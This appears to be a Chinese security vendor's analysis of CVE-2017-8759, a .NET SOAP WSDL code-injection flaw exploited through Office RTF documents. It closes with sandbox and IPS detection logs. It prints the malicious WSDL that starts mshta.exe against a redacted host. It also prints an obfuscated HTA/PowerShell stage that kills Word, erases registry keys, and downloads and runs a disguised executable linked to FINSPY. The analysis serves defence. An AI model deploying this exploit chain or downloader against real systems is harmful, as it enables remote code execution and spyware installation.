


.NET

9 12 9 .net 0day
FireEye CVE-2017-8759, .NET
SOAP WSDL (Web) Microsoft
Office RTF

CVE-2017-8759

Microsoft .NET Framework 2.0
Microsoft .NET Framework 3.5
Microsoft .NET Framework 3.5.1
Microsoft .NET Framework 4.5.2
Microsoft .NET Framework 4.6
Microsoft .NET Framework 4.6.1
Microsoft .NET Framework 4.6.2
Microsoft .NET Framework 4.7

a. CVE-2017-0199
WSDL



b.

```

<definitions
  xmlns="http://schemas.xmlsoap.org/wsdl/"
  xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
  xmlns:suds="http://www.w3.org/2000/wsdl/suds"
  xmlns:tms="http://schemas.microsoft.com/clr/ns/System"
  xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
  <portType name="PortType"/>
  <binding name="Binding" type="tms:Binding"/>
  <service name="Service">
    <port name="Port" binding="tms:Binding">
      <soap:address location="http://localhost?C:\Windows\System32\mshta.exe?http://[redacted]img/word.db"/>
      <soap:address location="http://localhost?C:\Windows\System32\mshta.exe?http://[redacted]img/word.db"/>
      <code>
        if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
          System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
          System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
        } //"/>
      </code>
    </port>
  </service>
</definitions>

```

c. WSDL

PrintClientProxy

IsValidUrl

URL

```

if (i == 0)
{
  sb.Append("//base.ConfigureProxy(this.GetType(), ");
  WsdUrlParser.IsValidUrl((string)_connectURLs[
  i]);
}
else
{
  // Only the first location is used, the rest are comm
  sb.Append("//base.ConfigureProxy(this.GetType(), ");
  sb.Append(WsdUrlParser.IsValidUrl((string)_connectURLs[
  i]));
}

```

d.

```

namespace Logo {
[SoapType(SoapOptions=SoapOption.Option1|SoapOption.AlwaysIncludeTypes|SoapOption.XsdString|SoapOption.EmbedAll,XmlNamespace=0"
http://schemas.microsoft.com/cir/nsassem/Logo/Logo", XmlTypeNamespace=0"http://schemas.microsoft.com/cir/nsassem/Logo/Logo")] [ComVisible(true)]
public class Image : System.Runtime.Remoting.Services.RemotingClientProxy
{
// Constructor
public Image()
{
base.ConfigureProxy(this.GetType(), 0"http://localhost?C:\Windows\System32\mshta.exe?http://[redacted]/img/word.doc");
//base.ConfigureProxy(this.GetType(), 0";
}
}
}

```

e. csc.exe dll Office
 LoadLibrary dll dll mshta.exe hta

```

<script language="VBScript">Window.ResizeTo 0, 0 : Window.moveTo -2000,-2000 : Set Office = CreateObject( "WScript.Shell" ) : Office.run "Po"+"w"+"
erS"+"he"+"ll -Window+"Style Hid"+"den taskkill /f /im winword.exe;"",0,true : Office.run "Po"+"w"+"erS"+"he"+"ll -Window+"Style Hid"+"den Rem"+
"ove-I"+"tem -Path HK"+"CU:\Software\Micro"+"soft\Office\16.0\WordR"+"esili"+"ency -recurse;Re"+"move"+"-I"+"tem -Path HK"+"CU:\Soft"+"
ware\Micros"+"oft\Off"+"ice\14.0\Wo"+"rd\Res"+"iliency -recurse;Re"+"move"+"-I"+"tem -Path HK"+"CU:\S"+"oftw"+"are\Mic"+"rosft\O"+"ffi"+"
"ce\15.0\Wor"+"d\Re"+"sili"+"en"+"cy -recurse;"",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window+"Style Hid"+"den Remove-Item "" &
Office.CurrentDirectory & "\*" -include http.pdb, http.dll, *.cs",0,false : Randomize : RndName = "OfficeUpdte-KB" & Int(10000000 * Rnd()) &
".exe" : appData = Office.expandEnvironmentStrings("%APPDATA%") & "\Microsoft\Windows\" & RndName : Office.run "cm"+"d"+"e"+"xe "+" /c start
/MAX """" winword /q /mFile3 """,0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window+"Style Hid"+"den (New"+"-O"+"bje"+"ct Sys"+"tem"+"Ne"+"t.We"+"
bClie"+"nt).D"+"ownload"+"Load"+"File('http://[redacted]/img/left.jpg', '%homepath%\AppData\Roaming\Microsoft\Windows\" & RndName & "')";0,
true : Office.run """" & appData & """"",0,false : self.close</script>

```

f hta powershell FINSPY

1 2017 9

2

文件信息	
文件名	sample.rtf
文件类型	rtf
文件大小	61.7 KB
扫描时间	2017-09-13 10:07:37
MD5	[redacted]
SHA1	[redacted]
SHA256	[redacted]

动态检测

结束时间	开始时间
2017-09-13 10:14:21	2017-09-13 10:10:48
>	• 漏洞攻击 [1]
>	• 威胁行为 [1]
∨	• 隐藏信道 [2]
	• 检测到可疑HTTP请求 危险等级 ★★★
	可疑URL: http://[redacted]/img/office.png
>	• 检测到可疑TCP请求 危险等级 ★★★

3

实时事件显示 URL信誉日志显示 新增事件显示

实时事件显示

操作	状态	事件级	流行程	事件名称	源IP	目的IP	引擎	发生时间	今日发生	最近十分	合并方式
处理	未处...	中級	不流行	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.1...	192.1...	168(192...	16:31:20	1	1	不会并
处理	未处...	中級	不流行	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.1...	192.1...	168(192...	16:31:10	89	89	不会并

4

系统管理 入侵防御日志 防病毒日志 系统日志 入侵防御事件包 报表

网络管理

时间设定 所有 显示一周 今天 指定时间

事件名称 源IP 目的IP 目的端口 事件级别 动作

优先级 租户 内容 查询

临时阻断 共0条 列设置 帮助 清空 日志导出 刷新

#	名称	源IP	目的IP	时间	类型	事件级别	优先级	动作	入侵防御策略ID	发生次数
1	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.168.41.128	192.168.41.128	2017-09-13 16:22:27	安全漏洞	中	警告	RESET	1	1
2	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.168.41.128	192.168.41.128	2017-09-13 16:22:26	安全漏洞	中	警告	RESET	1	1